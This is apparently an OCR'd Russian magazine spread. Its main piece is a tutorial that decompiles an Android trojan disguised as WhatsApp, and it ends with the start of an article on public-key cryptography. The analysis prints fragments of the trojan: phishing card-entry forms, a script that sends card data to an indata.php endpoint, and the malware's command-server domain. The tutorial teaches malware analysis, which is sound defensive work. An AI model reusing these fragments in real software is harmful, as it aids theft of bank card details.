
ЗАКЛЮЧЕНИЕ

С одной стороны, квалифицированные преступники делают проще жизнь своих «младших братьев», предоставляя свои услуги в качестве сервиса и, тем самым, уменьшая порог входа в темный бизнес. С другой стороны, сами пользователи и организации упрощают жизнь киберпреступности в целом, когда забывают о «правилах личной гигиены» при работе в Сети (не открывай вложения в сообщениях от третьих лиц!) и о политиках безопасности. Знание — лучшая форма защиты.

ПРАКТИКУМ КОДЕРА-ИССЛЕДОВАТЕЛЯ: КОВЫРЯЕМ ANDROID-МАЛВАРЬ

Антон Дмитриевич Нестеров
nevvostok@mail.ru

ДЕКОМПИЛИРУЕМ И ИЗУЧАЕМ ВРЕДОНОСНОЕ ПРИЛОЖЕНИЕ НА ANDROID НА ПРИМЕРЕ WHATSAPP MESSENGER



Благодаря открытости и отсутствию встроенной системы защиты (а также легкомыслию пользователей, которые бездумно соглашаются устанавливать программы из сомнительных источников, требующие от них подозрительных полномочий) в Android очень легко заводится различная малварь. Ну а наше программерское дело простое — попробовать разобрать то, что написано злокодером. Посмотрим, как это делается.

ДЕКОМПИЛЯЦИЯ APK-ПРИЛОЖЕНИЙ

Для исследования кода в APK-приложениях необходимо декомпилировать его, то есть извлечь все данные, которые в нем содержатся.

Выполнить декомпиляцию APK-приложения можно с помощью программы Apktool. Для того чтобы она нормально заработала на винде, необходимо установить утилиту apktool-install-windows-r04-brut.

Имя	Тип	Размер
aapt	Приложение	5 318 КБ
apktool	Пакетный файл Windows	1 КБ
apktool_2.0.1	Executable Jar File	5 962 КБ

Рис. 1. Содержимое папки apktool


```
C:\test>apktool decode whatsapp.apk
I: Using Apktool 2.0.3 on whatsapp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\[redacted]\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\test>
```

Рис. 2. Декомпиляция приложения

АНАЛИЗ ДЕЙСТВИЙ, ВЫПОЛНЯЕМЫХ ПРОГРАММНЫМ КОДОМ

Для примера рассмотрим приложение WhatsApp Messenger. В памяти подопытного мобильного устройства я нашел программу под названием «WhatsApp Messenger», которая (спойлер) на самом деле оказалась малварью под названием `Android.Spy.230.origin` (классификация Dr.Web).






Рис. 3. Содержимое папки WhatsApp после декомпиляции приложения

Рис. 4. Обнаружение Android.Spy.230.origin — действительно, это малварь

Android.Spy: краткая справка

Android.Spy — семейство многофункциональных троянцев, поражающих мобильные устройства под управлением ОС Android. Распространяются на популярных сайтах (преимущественно китайских) в составе легитимных игр и приложений, которые модифицированы злоумышленниками.

Для извлечения данного приложения воспользуемся программой Android Debug Bridge. После успешного извлечения файла WhatsApp.apk его необходимо декомпилировать с помощью Apktool. Теперь перейдем к исследованию содержимого каталога приложения. Для получения основной информации (какие службы и компоненты использует приложение) изучим файл AndroidManifest.xml. Воспользуемся для этого Android Studio.

Шаг 1

После запуска программы Android Studio необходимо выбрать Open an existing Android Studio project и указать путь к каталогу декомпилированного приложения. На рис. 5 показан пример открытия декомпилированного приложения.




Рис. 5. Открытие декомпилированного приложения

Шаг 2

В меню Project File нужно выбрать `AndroidManifest.xml`. На рис. 6 представлено содержимое приложения WhatsApp.

Шаг 3

Открыв `AndroidManifest.xml`, мы видим запросы, с помощью которых приложение запрашивает у мобильного устройства различные функции и права доступа. Рассмотрим их в деталях.




Рис. 6. Содержимое приложения WhatsApp

```
<uses-permissionandroid:name="android.permission.WRITE_SMS"/>
позволяет приложению писать СМС;

<uses-permissionandroid:name="android.permission.READ_SMS"/>
дает приложению право читать СМС;
```

```
<uses-permissionandroid:name="android.permission.RECEIVE_SMS"/>
дает приложению право получать информацию о входящих СМС, записывать и обрабатывать их;

<uses-permissionandroid:name="android.permission.INTERNET"/>
дает приложению право устанавливать интернет-соединение;

<uses-permissionandroid:name="android.permission.ACCESS_NETWORK_STATE"/>
позволяет получать информацию о состоянии сетей;

<uses-permissionandroid:name="android.permission.READ_PHONE_STATE"/>
дает приложению право чтения текущего состояния телефона;

<uses-permissionandroid:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
позволяет приложению получать уведомление об окончании загрузки системы;

<uses-permissionandroid:name="android.permission.WAKE_LOCK"/>
позволяет программе использовать Power Manager Wake Locks, который дает возможность не понижать частоту процессора во время сна и не затемнять экран;

<uses-permissionandroid:name="android.permission.READ_CONTACTS"/>
позволяет считывать данные о контактах пользователя;

<uses-permissionandroid:name="android.permission.CALL_PHONE"/>
дает право инициировать телефонный звонок, минуя стандартный пользовательский интерфейс набора номера;

<uses-permissionandroid:name="android.permission.SEND_SMS"/>
дает приложению права для отправки СМС;

<uses-permissionandroid:name="android.permission.SYSTEM_ALERT_WINDOW"/>
позволяет открывать окна поверх всех других приложений;

<uses-permissionandroid:name="android.permission.GET_TASKS"/>
```

```
дает приложению право получать информацию о запущенных сейчас или
недавно приложениях и сервисах;

<uses-permissionandroid:name=
"android.permission.WRITE_EXTERNAL_STORAGE"/>
дает приложению право записывать данные на внешний накопитель;

<uses-permissionandroid:name=
"android.permission.READ_EXTERNAL_STORAGE"/>
дает право читать данные на внешнем накопителе;

<uses-permissionandroid:name=
"android.permission.ACCESS_COARSE_LOCATION"/>
позволяет приложению получать доступ к приблизительному
местоположению посредством Cell ID или Wi-Fi;

<action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
помечает приложение как администратор устройства, вследствие чего
его становится невозможно удалить, пока не сняты права в
«Настройки → Безопасность → Администраторы устройства».
```

Шаг 4

Переходим в каталог **/assets/gp/** и открываем файл **dd_ru.html**. Этот файл содержит HTML-форму для ввода банковских реквизитов; так, например, получается информация о номере банковской карты (все остальные информационные поля карты, включая CVV2, обрабатываются похожим образом):

```
<input name="credit_card_number" type="tel"
class="credit_card_number" id="credit_card_number_id"
placeholder="Номер банковской карты" />
```

Шаг 5

В каталоге **/gp/** открываем файл **main_ru.js**. Этот файл содержит сценарий JavaScript, который отправляет на сервер http://www.binlist.net/json/ данные, введенные в HTML-форме, для последующей проверки, на что указывают строки кода в файле **main_ru.js**:

```
// сохранение и отправка на сервер информации о номере карты:
$('input.credit_card_number')
  .formance('format_credit_card_number');

// об имени владельца карты:
```

```
$('input. cardholder_name ').formance('cardholder_name');

// о проверке подлинности карты VISA:
$('input.credit_card_cvc').formance('format_credit_card_cvc');

// о дате окончания срока действия карты:
$('input.credit_card_expiry').formance('credit_card_expiry');
```

```
bin = $('input.credit_card_number').val()
  .replace(/\s+/g, '')
  .substr(0,6);
if ($('input.credit_card_number').val() == '' ||
$('input.credit_card_number').val() == '4276 1311 1111 1111') {
  valid_first = 'nope';
```

Данная часть кода записывает в переменную bin первые шесть цифр банковской карты, введенные в HTML-форме, и проверяет их на валидность.

```
type: 'GET',
url: 'http://www.binlist.net/json/' + bin + '',
```

Здесь мы видим, что информация из переменной bin отправляется на сервер binlist.net для проверки введенных в HTML-форме данных, после чего сервер преобразует полученные данные в формат JSON (JSON — текстовый формат обмена данными, основанный на JavaScript).


```
{"bin":"427613","brand":"VISA","sub_brand":"","country_code":"RU"
,"country_name":"Russian Federation","bank":"SAVINGS BANK OF THE
RUSSIAN FEDERATION
(SBERBANK)","card_type":"DEBIT","card_category":"CLASSIC","latitu
de":"60","longitude":"100","query_time":"1.854894ms"}
```


Данный код содержит первые шесть цифр банковской карты, тип карты и название банка, выдавшего карту. На рис. 7 представлен результат выполнения этого запроса в формате XML:

```
<Response>
  <Bin>427613</Bin>
  <Brand>VISA</Brand>
  <SubBrand/>
  <CountryCode>RU</CountryCode>
  <CountryName>Russian Federation</CountryName>
  <Bank>SAVINGS BANK OF THE RUSSIAN FEDERATION (SBERBANK)</Bank>
  <CardType>DEBIT</CardType>
  <CardCategory>CLASSIC</CardCategory>
  <Latitude>60</Latitude>
  <Longitude>100</Longitude>
  <QueryTime>2.001785ms</QueryTime>
</Response>
```

Рис. 7. Результат выполнения запроса на сервер www.binlist.net

Шаг 6

Для дальнейшего исследования приложения переходим в каталог **/assets/sbol/** и открываем файл **index.html**. В этом файле мы видим HTML-форму для ввода банковских реквизитов, на что указывают строки кода, содержащиеся в файле **index.html**:

```
<form method="POST" name="myformsbcc">
  <input id="credit_card_number" name="sberbank_card_number"
  style="border: none; outline: none; border-bottom: 2px solid
  #d4d4d4; width: 80%; font-size: 16pt; text-align: center;
  padding-bottom: 10px;">
  <button class="button" id="send-sbcc" disabled
  style="margin-top: 50px;">Подтвердить</button>
</form>
```

А вот и ввод информации о номере банковской карты. На рис. 8 представлена форма ввода банковских реквизитов.

Номер банковской карты
Имя владельца карты
Срок действия ММ/ГГ
CVC/CVV
Дата рождения ДД/ММ/ГГГГ
СОХРАНИТЬ

Рис. 8. Форма ввода банковских реквизитов

Шаг 7

Переходим в каталог **/assets/gp/** и открываем файл **dd_ru.html**. В конце этого файла содержится скрипт, предназначенный для отправки полученных данных с сервера binlist.net в формате JSON:

```
<script>
document.myform.action = "http://"+MeSetting.getDomain()+
"/api/indata.php?type=CreditCard";
</script>
```

Шаг 8

Возвращаемся к файлу **AndroidManifest.xml**, находим строку с кодом

```
<meta-data android:name="domain"
android:value="mixapi2.euromostapi.com"/>
```

Эта строка задает адрес, куда будут отправляться данные, сформированные на сервере binlist.net.

АНАЛИЗЫ ПОКАЗЫВАЮТ

По результатам анализа кода мы увидели, что изученное «приложение» после ввода банковских реквизитов формирует запрос и отправляет его на сервер binlist.net для проверки и формирования банковских реквизитов в формате JSON. После чего сформированные данные с сервера binlist.net отправляются на сервер mixapi2.euromostapi.com.

Вывод: данное приложение может быть использовано злоумышленником для хищения денежных средств с банковских карт.

Мнение эксперта

Александр Свириденко, программист-исследователь компании «Доктор Веб», разработчик Dr.Web Security Space для Android

Хорошее введение в тему, с которого можно начинать долгую дорогу в мир изучения вредоносного кода для Android и борьбы с ним. Конечно, существуют более удобные инструменты декомпиляции, да и с обфусцированными троянами придется намного больше повозиться, но это уже совсем другая история.



Александр Ерыгин
alex.erygin@gmail.com

ОТКРЫТЫЕ КЛЮЧИ ДЛЯ СЕРЬЕЗНЫХ ПАЦАНОВ

ОСВАИВАЕМ PUBLIC KEY CRYPTOGRAPHY НА ПРАКТИКЕ

В этой статье я покажу, как реализовать основные операции по работе с PKI. Речь идет о подписи, проверке подписи, шифровании и расшифровании в контексте PKI. Теоретически данный код может использоваться с любым CSP (Cryptography Service Provider), поддерживающим интерфейс MS Crypto API. Я пользуюсь бесплатным отечественным CSP. Почему отечественным? Дело в том, что в .NET нет поддержки алгоритмов ГОСТ. А если мы работаем с реальными проектами и, следовательно, вынуждены соответствовать требованиям регуляторов в России, то без гостовских алгоритмов нам никак. Но если установить отечественный криптопровайдер, поддерживающий MS Crypto API, то все будет тип-топ, потому что .NET при работе с CMS дергает именно MS Crypto API.

КАРТИНА МИРА

Перед погружением в код давай разберем немного терминологии. PKI — инфраструктура открытых ключей. Как несложно догадаться, PKI основана на асимметричном шифровании. В симметричных шифрах для шифрования и расшифрования используется один ключ. В асимметричных для шифрования используется один ключ, а для расшифрования — другой. Вместе они образуют ключевую пару.

Информация, необходимая для работы PKI, содержится в сертификате X.509. В PKI участвуют как минимум три стороны: Алиса, Боб и удостоверяющий центр (УЦ). У Алисы и Боба есть сертификаты с закрытым ключом, подписанные так называемым корневым сертификатом УЦ. У Алисы есть сертификат Боба с открытым ключом, а у Боба — сертификат Алисы с открытым ключом. Алиса и Боб доверяют УЦ и благодаря этому могут доверять друг другу.



WWW

